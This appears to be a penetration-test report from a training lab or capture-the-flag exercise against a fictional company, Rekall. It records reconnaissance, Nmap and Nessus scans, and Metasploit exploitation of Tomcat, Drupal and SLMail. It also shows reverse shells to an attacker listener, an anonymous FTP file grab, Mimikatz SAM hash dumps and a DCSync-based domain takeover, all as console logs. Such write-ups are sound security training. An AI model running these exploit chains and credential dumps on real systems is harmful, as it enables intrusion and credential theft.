During the reconnaissance process, Matrix Security Tech employed the OSINT framework to gather information on Rekall's domain name, specifically through the use of WHOIS records. Our pentesters were successful in revealing the contact information of the registrant, administrative, and technical contacts (sshUser alice). Furthermore, by doing a simple crt.sh identity search, the stored certificate for Rekall was displayed.

Registrar Data

Registrant Contact Information:

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlou@2u.com

Administrative Contact Information:

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999
Email	jlou@2u.com

Technical Contact Information:

Name	sshUser alice
Organization	
Address	h8s692hskasd Flag1
City	Atlanta
State / Province	Georgia
Postal Code	30309
Country	US
Phone	+1.7702229999

Status: Active  
Server Type: openresty

Suggested Domains for totalrekall.xyz

- total-rek-all.live
- totalrekalls.live
- total-rek-all.com
- totalrekalls.com
- total-rek-all.xyz

Purchase Selected Domains

Use promo code WHOIS to save 15% on your Name.com order.

Find the perfect domain at **Name.com**

The screenshot shows a Microsoft Remote Desktop session with a browser window open to crt.sh. The search query is 'totalrecall.xyz'. The results table lists several certificates:

Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrecall.xyz	www.totalrecall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

During the next stage, our pentesters performed vulnerability scanning with the Nmap and Nessus tools. They were able to uncover 5 available hosts (see Vulnerability chart 14 for the addresses). Proceeding with an aggressive scan of the discovered hosts, our Pentesters discovered the Drupal web service on host 192.168.13.13.

```

root@kali: ~
└─# nmap -sV 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-04 12:24 EST
Nmap scan report for 192.168.13.10
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5901/tcp  open  vnc    VNC (protocol 3.8)
6001/tcp  open  X11   (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 40.80 seconds

```

```

Nmap scan report for 192.168.13.13
Host is up (0.000015 latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-robots.txt: 22 disallowed entries (15 shown)
|_/core//profiles//README.txt /web.config /admin/
|_/comment/reply/ /filter/tips /node/add/ /search/ /user/register/
|_/user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-title: Home | Drupal CVE-2019-6340
MAC Address: 02:42:0:0A:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1  0.01 ms  192.168.13.13

Nmap scan report for 192.168.13.14
Host is up (0.000017s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 86:48:0b:49:20:79:8d:7e:8c:32:81:26:67:a1:b8:4d (RSA)
|_ 256 04:14:eb:7f:20:d4:17:b5:09:5e:4b:ef:04:5e:0 (EDDSA)
|_ 256 da:ac:6b:82:63:b4:fe:bc:51:87:bf:5a:bb:61:7e:86 (ED25519)
MAC Address: 02:42:0:0A:0D:0E (Unknown)
Device type: general purpose
Running: Linux 4.X15.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.02 ms  192.168.13.14

Nmap scan report for 192.168.13.1
Host is up (0.000059s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5901/tcp  open  vnc   VNC (protocol 3.8)

```

As a result of the Nessus scan, a critical vulnerability was discovered on host 192.168.13.12 with an out-of-date version of Apache Struts web application framework.

**My Basic Network Scan / Plugin #97610**

**Description**  
The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.

**Solution**  
Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later.  
Alternatively, apply the workaround referenced in the vendor advisory.

**See Also**  
<http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html>  
<http://www.nessus.org/u/77e9c654>  
<https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1>  
<https://cwiki.apache.org/confluence/display/WW/S2-045>

**Output**  
Nessus was able to exploit the issue using the following request :

```

GET / HTTP/1.1
Host: 192.168.13.12:8080
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 100
Content-Security-Policy: frame-ancestors 'none'
Cookie: JSESSIONID=533E8A8A8A8A8A8A8A8A8A8A8A8A8A8A
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Referer: https://192.168.13.12:8080/struts2-test/index.jsp
Origin: https://192.168.13.12:8080
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

```

**Plugin Details**

Severity:	Critical
ID:	97610
Version:	1.24
Type:	remote
Family:	CGI abuses
Published:	March 8, 2017
Modified:	November 30, 2021

**Risk Information**

Risk Factor:	Critical
CVSS v3.0 Base Score:	10.0
CVSS v3.0 Vector:	CVSS:3.0/AV:N/AC:L/A:H/C:L/I:H/R:N/F:N
CVSS v3.0 Temporal Vector:	CVSS:3.0/E/R/L/O/R/C
CVSS v3.0 Temporal Score:	9.5
CVSS v2.0 Base Score:	10.0
CVSS v2.0 Temporal Score:	8.7
CVSS v2.0 Vector:	CVSS:2#AV:N/AC:L/A:H/C:L/I:C/A:C
CVSS v2.0 Temporal Vector:	CVSS:2#E/R/C

Employing Metasploit, our pentesters successfully exploited the Apache Struts vulnerability with an RCE (remote code execution) exploit, ultimately achieving root privileges on host 192.168.13.10.

```
qterminal Kali on ML-REFVM-197105 - x
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
0 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
3 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin XPost wayneqid SQLi To RCE
4 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass

Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass

msf6 > use 5
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The URI path of the Tomcat installation
VHOST no HTTP server virtual host

Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 172.20.220.217 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
0 Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10
```

The screenshot shows a terminal window titled "qterminal" running on Kali Linux. The terminal is connected to a root shell on a target machine at 192.168.13.10:59162. The user has been executing commands to find and exploit a vulnerable service, specifically targeting the "/flag7" file. The terminal output includes several "Trying to find binary" messages, a "SHELL" prompt, and a "sh: 1: SHELL: not found" error. The user then proceeds to search for files named "\*flag\*", eventually finding ".root.flag7.txt". They then attempt to read the contents of this file using cat and curl, but receive a "404 Not Found" error.

```
[*] Payload executed!
[*] Command shell session 2 opened (172.20.220.217:4444 → 192.168.13.10:59162 ) at 2023-12-04 13:20:47 -0500

SHELL
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using 'script' to pop up an interactive shell
SHELL
SHELL
sh: 1: SHELL: not found
# whoami
whoami
root
# pwd
pwd
/usr/local/tomcat
# find -name "*flag"
find -name "*flag"
# cd ../../..
cd ../../..
# pwd
pwd
/
# find -name "*flag"
find -name "*flag"
./root.flag7.txt
./sys/devices/platform/serial8250/tty/ttyS2	flags
./sys/devices/platform/serial8250/tty/ttyS0	flags
./sys/devices/platform/serial8250/tty/ttyS3	flags
./sys/devices/platform/serial8250/tty/ttyS1	flags
./sys/devices/virtual/net/lo	flags
./sys/module/scsi_mod/parameters/default_dev_flags
/proc/sys/kernel/acpi_video.flags
/proc/sys/kernel/sched_domain/cpu0/domain0/flags
/proc/sys/kernel/sched_domain/cpu1/domain0/flags
/proc/pageflags
# cat ./root.flag7.txt
cat ./root.flag7.txt
8k6sbhss
#
```


Continuing with Metasploit, an exploit that has Shellshock was utilized to gain access to host 192.168.13.11. Our pentesters were able to drop into a shell and reveal sensitive information in the sudoers file.

The Linux servers assessment concluded with an attempt to exploit host 192.168.13.13. With Drupal running and port 80 open, a Drupal exploit was utilized to gain access to the host. Within the Meterpreter shell, our pentesters successfully uncovered the target username.

That concludes the Day 2 assessment of Rekall's Linux servers.

## Day 3 - Rekall's Windows Servers


Matrix Security Tech quickly uncovered user credentials carelessly stored on a publicly viewable GitHub repository. These credentials were later used to view a sensitive file.



The screenshot shows a GitHub repository page for 'totalrecall / site'. The repository has 7 forks and 2 stars. The 'xampp.users' file is selected, displaying its contents:

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3Gks4oUC0
```

Vulnerabilities have been identified by conducting network scans with the Nmap and Zenmap tools.



```
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00046s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-04 21:32:47Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped

MAC Address: 00:15:5D:02:04:13 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00041s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp        Filezilla ftpd 0.9.41 beta
25/tcp    open  smtp      SLMail smtpd 5.5.0.4433
79/tcp    open  finger    SLMail fingerd
80/tcp    open  http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
106/tcp   open  pop3w    SLMail pop3w
110/tcp   open  pop3     BVRP Software SLMAIL pop3d
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  ssl/http  Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
5901/tcp  open  vnc      VNC (protocol 3.8)
6001/tcp  open  X11      (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 34.02 seconds
```

```

Zenmap
Scan Tools Profile Help
Target: 172.22.117.0/24 Profile: Intense scan Scan Cancel
Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
Nmap Output Ports/Hosts Topology Host Details Scans
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.0/24
1 1.25 ms WinDC01 (172.22.117.10)
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00060s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp         SLMail smtpd 5.5.0.4433
79/tcp    open  finger       SLMail finger
80/tcp    open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp   open  pop3pw     SLMail pop3pw
110/tcp   open  pop3        BVRP Software SLMAIL pop3d
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  ssl/http    Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
| http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE
HOP RTT      ADDRESS
1  0.60 ms Windows10 (172.22.117.20)

Initiating SYN Stealth Scan at 18:57

```

Ports that are open and exploitable include the FTP Port 21 and Port 110, which is used for SLMail service. We were successful in anonymously logging in through the FTP port, and exfiltrated a sensitive file.

```

root@kali:~# ftp 172.22.117.20
Connected to 172.22.117.20.
220-Filezilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r-- 1 ftp ftp            32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> get
(remote-file) flag3.txt
(local-file) flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (71.8391 kB/s)
ftp> exit
221 Goodbye

(root@kali)-[~]
[root@kali ~]# ls
Desktop  Downloads  file3  LinEnum.sh  passbob.txt  Pictures  script.jpg  script.php  Scripts  Videos
Documents file2  flag3.txt  Music  password.txt  Public  script.jpg.php  script.php.jpg  Templates
[root@kali ~]# cat flag3.txt
89cb548970d44f348bb63622353ae278
[root@kali ~]#

```

Metasploit was employed to discover and exploit the SLMail service, which gained our pentesters access to a password hash file that was subsequently cracked, culminating in the creation of a reverse shell. The visibility of scheduled tasks in the Windows 10 Machine Task Scheduler and the ability to display directories on public Windows directories using Meterpreter further underscored these vulnerabilities.

```

root@kali:~# msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
root@kali:~# msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.20:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Exploit completed, but no session was created.
root@kali:~# msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
root@kali:~# msf6 exploit(windows/pop3/seattlelab_pass) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:51848 ) at 2023-12-04 17:11:16 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
Mode Size Type Last modified Name
---- -- -- -- -- --
100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt
100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listrccrd.txt
100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:46 -0400 maillog.000
100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001
100666/rw-rw-rw- 411 fil 2022-04-05 12:49:54 -0400 maillog.002
100666/rw-rw-rw- 1940 fil 2022-04-05 10:06:54 -0400 maillog.003
100666/rw-rw-rw- 1891 fil 2022-04-12 20:47:05 -0400 maillog.004
100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005
100666/rw-rw-rw- 2821 fil 2022-06-22 23:30:51 -0400 maillog.006
100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007
100666/rw-rw-rw- 2366 fil 2023-11-27 18:49:53 -0500 maillog.008
100666/rw-rw-rw- 16201 fil 2023-12-03 19:13:00 -0500 maillog.009
100666/rw-rw-rw- 6036 fil 2023-12-04 11:58:44 -0500 maillog.00a
100666/rw-rw-rw- 10161 fil 2023-12-04 17:11:15 -0500 maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >

```

```

root@kali:~# type "SCHTASKS /QUERY /?" for usage.
C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v
schtasks /query /TN flag5 /FO list /v

Folder: \
HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 12/4/2023 2:17:23 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$<br/>
Comment: 54fa8cd5c1354adc9214969d716673f5<br/>
Scheduled Task State: Enabled<br/>
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end<br/>
Power Management: Stop On Battery Mode<br/>
Run As User: ADMBob<br/>
Delete Task If Not Rescheduled: Disabled<br/>
Stop Task If Runs X Hours and X Mins: 72:00:00<br/>
Schedule: Scheduling data is not available in this format.<br/>
Schedule Type: At logon time<br/>
Start Time: N/A<br/>
Start Date: N/A<br/>
End Date: N/A<br/>
Days: N/A<br/>
Months: N/A<br/>
Repeat: Every: N/A<br/>
Repeat: Until: Time: N/A<br/>
Repeat: Until: Duration: N/A<br/>
Repeat: Stop If Still Running: N/A<br/>

HostName: WIN10
TaskName: \flag5
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 12/4/2023 2:17:23 PM
Last Result: 1
Author: WIN10\sysadmin
Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C$<br/>

```

In the next step, our pentesters employed the Mimikatz Kiwi post-exploitation tool. We were successful in dumping the Security Account Manager's NT hashes, which we were then able to crack. Further dumping of cached credentials on the Windows 10 server revealed the credentials of an administrator, ADMBob. ADMBob's credentials were used for conducting a successful lateral movement into the Windows Domain Controller.

```
qterminal                               Kali on ML-REFVM-197105 - x
Tras                                     root@kali: ~
File Actions Edit View Help
exit
meterpreter > load kiwi
Loading extension kiwi...
#####
# ##. mimikatz 2.2.0 20191125 (x86/windows)
# ^ #. "A La Vie, A L'Amour" - (oe.eo)
## / ## /** Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
## v ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
#####
# ## Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 57a66193a13db189e63aa258394957f
Local SID : S-1-5-21-2013923347-1975745772-2428795772

SAMKey : 5f266b4ef9e57871830440a75bebcbca

RID : 000001F4 (500)
User : Administrator

RID : 000001F5 (501)
User : Guest

RID : 000001F7 (503)
User : DefaultAccount

RID : 000001F8 (504)
User : NDAGUtilityAccount
Hash NTLM: 6c49eb629d6750b9a34fee28fad3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTWF *
  Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f

* Primary:Kerberos-Newer-Keys *
  Default Salt : NDAGUtilityAccount
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : da09b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9f99855830260ee5
```

Once access is granted within the WinDC, our pentesters were able to enumerate the users, specifically the username: Administrator. A DCSync attack was performed successfully, revealing their NTLM password hash. Matrix Security Tech now has the capability to achieve full administrator privileges on Rekall's Window servers, rendering Rekall at the mercy of its attackers.

```

root@kali:~# dir
root@kali:~# net users
User accounts for \\\
ADMBob          Administrator      flag8-ad12fc2ffcc1e47
Guest            hdodge           jsmith
krbtgt          tschubert
The command completed with one or more errors.

C:\Windows\system32>

```

```

root@kali:~# meterpreter > shell
Process 2976 created.
Channel 1 created.
